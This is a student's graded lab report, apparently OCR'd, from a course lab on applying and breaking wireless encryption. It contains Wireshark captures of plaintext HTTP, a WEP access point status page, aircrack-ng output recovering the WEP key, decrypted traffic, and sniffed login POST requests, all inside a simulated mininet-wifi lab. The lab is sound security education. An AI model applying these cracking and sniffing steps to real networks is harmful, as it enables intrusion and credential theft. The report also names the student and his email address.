Student: Andre Hardy	Email: ahardy754@email.porterchester.edu


Time on Task: 4 hours, 51 minutes	Progress: 100%

Report Generated: Sunday, November 26, 2023 at 8:27 PM

Section 1: Hands-On Demonstration

Part 1: Capture Unencrypted Traffic with Wireshark

16. **Make a screen capture** showing the **HTTP headers in the Packet Bytes pane**.


*mon0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Applying and Breaking Wireless Encryption
TargetLinux01
2023-11-26 17:00:37
Andre Hardy
http

```
No.   Time             Source        Destination   Protocol Length Info
  203 -1701034384.… 10.0.0.2      10.0.0.254    HTTP      184 GET / HTTP/1.1
  215 -1701034383.… 10.0.0.254    10.0.0.2      HTTP     1049 HTTP/1.1 200 OK  (text/html)
  574 -1701034352.… 10.0.0.2      10.0.0.254    HTTP      184 GET / HTTP/1.1
  586 -1701034351.… 10.0.0.254    10.0.0.2      HTTP     1049 HTTP/1.1 200 OK  (text/html)
  949 -1701034320.… 10.0.0.2      10.0.0.254    HTTP      184 GET / HTTP/1.1
  960 -1701034320.… 10.0.0.254    10.0.0.2      HTTP     1049 HTTP/1.1 200 OK  (text/html)
 1320 -1701034288.… 10.0.0.2      10.0.0.254    HTTP      184 GET / HTTP/1.1
 1331 -1701034288.… 10.0.0.254    10.0.0.2      HTTP     1049 HTTP/1.1 200 OK  (text/html)
```


```
Frame 215: 1049 bytes on wire (8392 bits), 1049 bytes captured (8392 bits) on interface mon0, id 0
Radiotap Header v0, Length 26
802.11 radio information
IEEE 802.11 Data, Flags: ......F.
Logical-Link Control
Internet Protocol Version 4, Src: 10.0.0.254, Dst: 10.0.0.2
Transmission Control Protocol, Src Port: 80, Dst Port: 59956, Seq: 5793, Ack: 75, Len: 939
[5 Reassembled TCP Segments (6731 bytes): #211(1448), #212(1448), #213(1448), #214(1448), #215(939)]
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
  Date: Sun, 26 Nov 2023 21:47:29 GMT\r\n
  Server: Apache/2.4.41 (Ubuntu)\r\n
  Vary: Accept-Encoding\r\n
  Content-Length: 6558\r\n
  Content-Type: text/html; charset=UTF-8\r\n
  \r\n
  [HTTP response 1/1]
  [Time since request: 0.606935557 seconds]
  [Request in frame: 203]
  [Request URI: http://10.0.0.254/]
  File Data: 6558 bytes
```

```
0000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK·
0010  0a 44 61 74 65 3a 20 53  75 6e 2c 20 32 36 20 4e   ·Date: S un, 26 N
0020  6f 76 20 32 30 32 33 20  32 31 3a 34 37 3a 32 39   ov 2023  21:47:29
0030  20 47 4d 54 0d 0a 53 65  72 76 65 72 3a 20 41 70    GMT··Se rver: Ap
0040  61 63 68 65 2f 32 2e 34  2e 34 31 20 28 55 62 75   ache/2.4 .41 (Ubu
0050  6e 74 75 29 0d 0a 56 61  72 79 3a 20 41 63 63 65   ntu)··Va ry: Acce
0060  70 74 2d 45 6e 63 6f 64  69 6e 67 0d 0a 43 6f 6e   pt-Encod ing··Con
```

Frame (1049 bytes)
Reassembled TCP (6731 bytes)
Hypertext Transfer Protocol (http), 173 bytes
Packets: 1506 · Displayed: 8 (0.5%) · Dropped: 0 (0.0%)
Profile: Default
1 2 3 4
17:00

Part 2: Encrypt Wireless Traffic with WEP

7. **Make a screen capture** showing **WEP mode enabled on the GHostAPd Status page**.



Status


Wireless State:	ENABLED
IP Address:	10.0.0.254
Netmask:	255.255.255.0
SSID:	simplewifi
MAC Address:	00:02:00:00:00:10
Channel:	1
Transmit Power:	100%
Security Mode:	WEP
Broadcast:	On

Attached Devices

Access Control: Off
Filter Rule: N/A

Status	Device	MAC Address

14. **Make a screen capture** showing **WEP mode enabled and both sta2 and sta3 devices attached on the GHostAPd Status page**.



Status


Wireless State:	ENABLED
IP Address:	10.0.0.254
Netmask:	255.255.255.0
SSID:	simplewifi
MAC Address:	00:02:00:00:00:10
Channel:	1
Transmit Power:	100%
Security Mode:	WEP
Broadcast:	On

Attached Devices

Access Control:	Off
Filter Rule:	N/A

Status	Device	MAC Address
Authorized	sta3: 10.0.0.3/24	00:02:00:00:00:13
Authorized	sta2: 10.0.0.2/24	00:02:00:00:00:12

24. **Make a screen capture** showing the **Initialization Vector value in the Packet Details pane**.


*mon0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
!(wlan.da == ff:ff:ff:ff:ff:ff)
```

```
No.     Time          Source            Destination       Protocol Length Info
    160 14.625234331  NetSys_00:00:13   NetSys_00:00:12   802.11    150 Data, SN=290, FN=0, Flags=.p.....T
    161 14.625256576  NetSys_00:00:13   NetSys_00:00:12   802.11    150 Data, SN=1551, FN=0, Flags=.p....F.
    182 16.673154301  NetSys_00:00:13   NetSys_00:00:12   802.11     94 Data, SN=291, FN=0, Flags=.p.....T
    183 16.673200987  NetSys_00:00:13   NetSys_00:00:12   802.11     94 Data, SN=1552, FN=0, Flags=.p....F.
    184 16.673247256  NetSys_00:00:12   NetSys_00:00:13   802.11     94 Data, SN=1367, FN=0, Flags=.p.....T
    185 16.673267543  NetSys_00:00:12   NetSys_00:00:13   802.11     94 Data, SN=1553, FN=0, Flags=.p....F.
    196 17.630193647  NetSys_00:00:12   NetSys_00:00:10   802.11    150 Data, SN=1368, FN=0, Flags=.p.....T
    197 17.630339589  NetSys_00:00:10   NetSys_00:00:12   802.11    150 Data, SN=1554, FN=0, Flags=.p....F.
    208 18.657301808  NetSys_00:00:12   NetSys_00:00:10   802.11    150 Data, SN=1369, FN=0, Flags=.p.....T
```

```
▸ Frame 197: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits) on interface mon0, id 0
▸ Radiotap Header v0, Length 26
▸ 802.11 radio information
▾ IEEE 802.11 Data, Flags: .p....F.
    Type/Subtype: Data (0x0020)
  ▸ Frame Control Field: 0x0842
    .000 0000 0011 0100 = Duration: 52 microseconds
    Receiver address: NetSys_00:00:12 (00:02:00:00:00:12)
    Transmitter address: NetSys_00:00:10 (00:02:00:00:00:10)
    Destination address: NetSys_00:00:12 (00:02:00:00:00:12)
    Source address: NetSys_00:00:10 (00:02:00:00:00:10)
    BSS Id: NetSys_00:00:10 (00:02:00:00:00:10)
    STA address: NetSys_00:00:12 (00:02:00:00:00:12)
    .... .... .... 0000 = Fragment number: 0
    0110 0001 0010 .... = Sequence number: 1554
  ▾ WEP parameters
      Initialization Vector: 0x762bdc
      Key Index: 0
      WEP ICV: 0xd211ff9c (not verified)
▸ Data (92 bytes)
```


```
0010  00 30 6c 09 c0 00 dc 00  00 00 08 42 34 00 00 02   ·0l·····  ··B4···
0020  00 00 00 12 00 02 00 00  00 10 00 02 00 00 00 10   ········  ········
0030  20 61 76 2b dc 00 eb 34  1f 9c 6c 06 9d 39 02 09    av+···4  ··l··9··
0040  53 4a f6 18 7f 7e 2b bf  99 fe 28 b2 3a 6d b6 ab   SJ···~+·  ··(·:m··
0050  3e 0c 54 af 40 42 52 14  69 50 e0 b2 b5 9c 49 78   >·T·@BR·  iP····Ix
0060  c5 f3 0b 14 75 97 ad 12  50 c0 d8 c4 55 1e a3 75   ····u···  P···U··u
0070  df 7d 60 a9 e8 82 8b 4d  b2 4c 31 bc 6e 6b ff d6   ·}`····M  ·L1·nk··
0080  95 03 79 64 44 7e 95 85  a1 9e 3d 82 70 10 cd 73   ··ydD~··  ··=·p··s
0090  fc 99 d2 11 ff 9c                                  ······
```

WEP ICV (wlan.wep.icv), 4 bytes

Packets: 472 · Displayed: 46 (9.7%) · Dropped: 0 (0.0%) Profile: Default

Part 3: Break WEP Encryption

14. **Make a screen capture** showing **KEY FOUND in your aircrack-ng output**.



Applying and Breaking Wireless Encryption
TargetLinux01
2023-11-26 17:51:30
Andre Hardy

```
17:47:37  Sending keep-alive packet
17:47:47  Sending keep-alive packet
17:47:57  Sending keep-alive packet
17:48:07  Sending keep-alive packet
17:48:17  Sending keep-alive packet
17:48:27  Sending keep-alive packet
17:48:37  Sending keep-alive packet
17:48:47  Sending keep-alive packet
17:48:57  Sending keep-alive packet
17:49:07  Sending keep-alive packet
17:49:17  Sending keep-alive packet
17:49:27  Sending keep-alive packet
17:49:37  Sending keep-alive packet
17:49:47  Sending keep-alive packet
17:49:57  Sending keep-alive packet
17:50:07  Sending keep-alive packet
17:50:17  Sending keep-alive packet
17:50:27  Sending keep-alive packet
17:50:37  Sending keep-alive packet
17:50:47  Sending keep-alive packet
17:50:57  Sending keep-alive packet
17:51:07  Sending keep-alive packet
17:51:17  Sending keep-alive packet
17:51:27  Sending keep-alive packet
```

```
                            Aircrack-ng 1.6


                 [00:00:00] Tested 50 keys (got 30256 IVs)

   KB    depth   byte(vote)
    0    0/  4   12(39936) 3A(39168) EC(39168) 13(38400) A9(37632)
    1    0/  1   34(43776) D0(38656) 23(37888) 6D(36864) A5(36608)
    2    2/  5   D8(36864) 97(36608) 9C(36608) A6(36608) 2E(36352)
    3    0/  1   78(42496) 2F(37632) B6(36608) EA(36608) 03(36096)
    4    0/  3   9A(38400) 42(37120) 54(37120) 06(36608) 55(36608)

                     KEY FOUND! [ 12:34:56:78:9A ]
        Decrypted correctly: 100%


┌──(root㉿TargetLinux01)-[/home/wifi/sta1]
└─#
```


```
                    <th>MAC A
                  </tr>
                  <tr><td>Aut
00:00:00:11</td></tr><tr><td>Au
:00:00:00:13</td></tr><tr><td>A
2:00:00:00:12</td></tr>
                </div>
              </div>


            </div>
          </div>
        </div>
        </form>
      </div>
    </div>
    <div class="footer"></div>
</body>


</html>
PING 10.0.0.5 (10.0.0.5) from 1
```

```
  SET failed on device sta3-wlan ; No such device.
mininet-wifi> sta3 iwconfig sta3-wlan0 essid simplewifi
mininet-wifi> xterm sta1
mininet-wifi> xterm sta1
mininet-wifi>
```

27. **Make a screen capture** showing the **decrypted Hypertext Transfer Protocol data**.


"Node: sta1"
Applying and Breaking Wireless Encryption
TargetLinux01
2023-11-26 17:56:45
Andre Hardy
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
Frame (1056 bytes)
Decrypted WEP data (998 bytes)
Reassembled TCP (6730 bytes)
17:56

```
17:52:47  Sending keep-alive packet
17:52:57  Sending keep-alive packet
17:53:07  Sending ke
17:53:17  Sending ke
17:53:27  Sending ke
17:53:37  Sending ke
```

```
No.   Time              Source       Destination   Protocol  Length Info
  266 -1701034377...   10.0.0.2     10.0.0.254    HTTP       192 GET / HTTP/1.1
  278 -1701034377...   10.0.0.254   10.0.0.2      HTTP      1056 HTTP/1.1 200 OK  (text/html)
```

```
▸ Internet Protocol Version 4, Src: 10.0.0.254, Dst: 10.0.0.2
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 60148, Seq: 5793, Ack: 75, Len: 938
▸ [5 Reassembled TCP Segments (6730 bytes): #274(1448), #275(1448), #276(1448), #277(1448), #278(938)]
▾ Hypertext Transfer Protocol
  ▸ HTTP/1.1 200 OK\r\n
    Date: Sun, 26 Nov 2023 22:11:07 GMT\r\n
    Server: Apache/2.4.41 (Ubuntu)\r\n
    Vary: Accept-Encoding\r\n
  ▸ Content-Length: 6557\r\n
    Content-Type: text/html; charset=UTF-8\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.549690072 seconds]
    [Request in frame: 266]
    [Request URI: http://10.0.0.254/]
    File Data: 6557 bytes
▸ Line-based text data: text/html (212 lines)
```


```
0000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK·
0010  0a 44 61 74 65 3a 20 53  75 6e 2c 20 32 36 20 4e   ·Date: S un, 26 N
0020  6f 76 20 32 30 32 33 20  32 32 3a 31 31 3a 30 37   ov 2023  22:11:07
0030  20 47 4d 54 0d 0a 53 65  72 76 65 72 3a 20 41 70    GMT··Se rver: Ap
0040  61 63 68 65 2f 32 2e 34  2e 34 31 20 28 55 62 75   ache/2.4 .41 (Ubu
0050  6e 74 75 29 0d 0a 56 61  72 79 3a 20 41 63 63 65   ntu)··Va ry: Acce
```

Text item (text), 17 bytes   Packets: 472 · Displayed: 2 (0.4%) · Dropped: 0 (0.0%)   Profile: Default

Section 2: Applied Learning

Part 1: Capture Unencrypted Traffic with Wireshark

15. **Make a screen capture** showing the **“Username” and “Password” form items in the Packet Details pane**.



*mon0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Applying and Breaking Wireless Encryption
TargetLinux01
2023-11-26 18:45:56
Andre Hardy
1 2 3 4
*...0
18:45

http

```
No.   Time            Source     Destination  Protocol Length Info
  143 -1701039472.… 10.0.0.2   10.0.0.3     HTTP     313 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
  159 -1701039472.… 10.0.0.3   10.0.0.2     HTTP     110 HTTP/1.1 200 OK  (text/html)
  201 -1701039469.… 10.0.0.2   10.0.0.3     HTTP     311 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
  217 -1701039469.… 10.0.0.3   10.0.0.2     HTTP     110 HTTP/1.1 200 OK  (text/html)
  260 -1701039466.… 10.0.0.2   10.0.0.3     HTTP     312 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
  272 -1701039466.… 10.0.0.3   10.0.0.2     HTTP     110 HTTP/1.1 302 Found  (text/html)
  627 -1701039435.… 10.0.0.2   10.0.0.3     HTTP     313 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
  644 -1701039435.… 10.0.0.3   10.0.0.2     HTTP     110 HTTP/1.1 200 OK  (text/html)
  685 -1701039432.… 10.0.0.2   10.0.0.3     HTTP     311 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
  702 -1701039432.… 10.0.0.3   10.0.0.2     HTTP     110 HTTP/1.1 200 OK  (text/html)
```

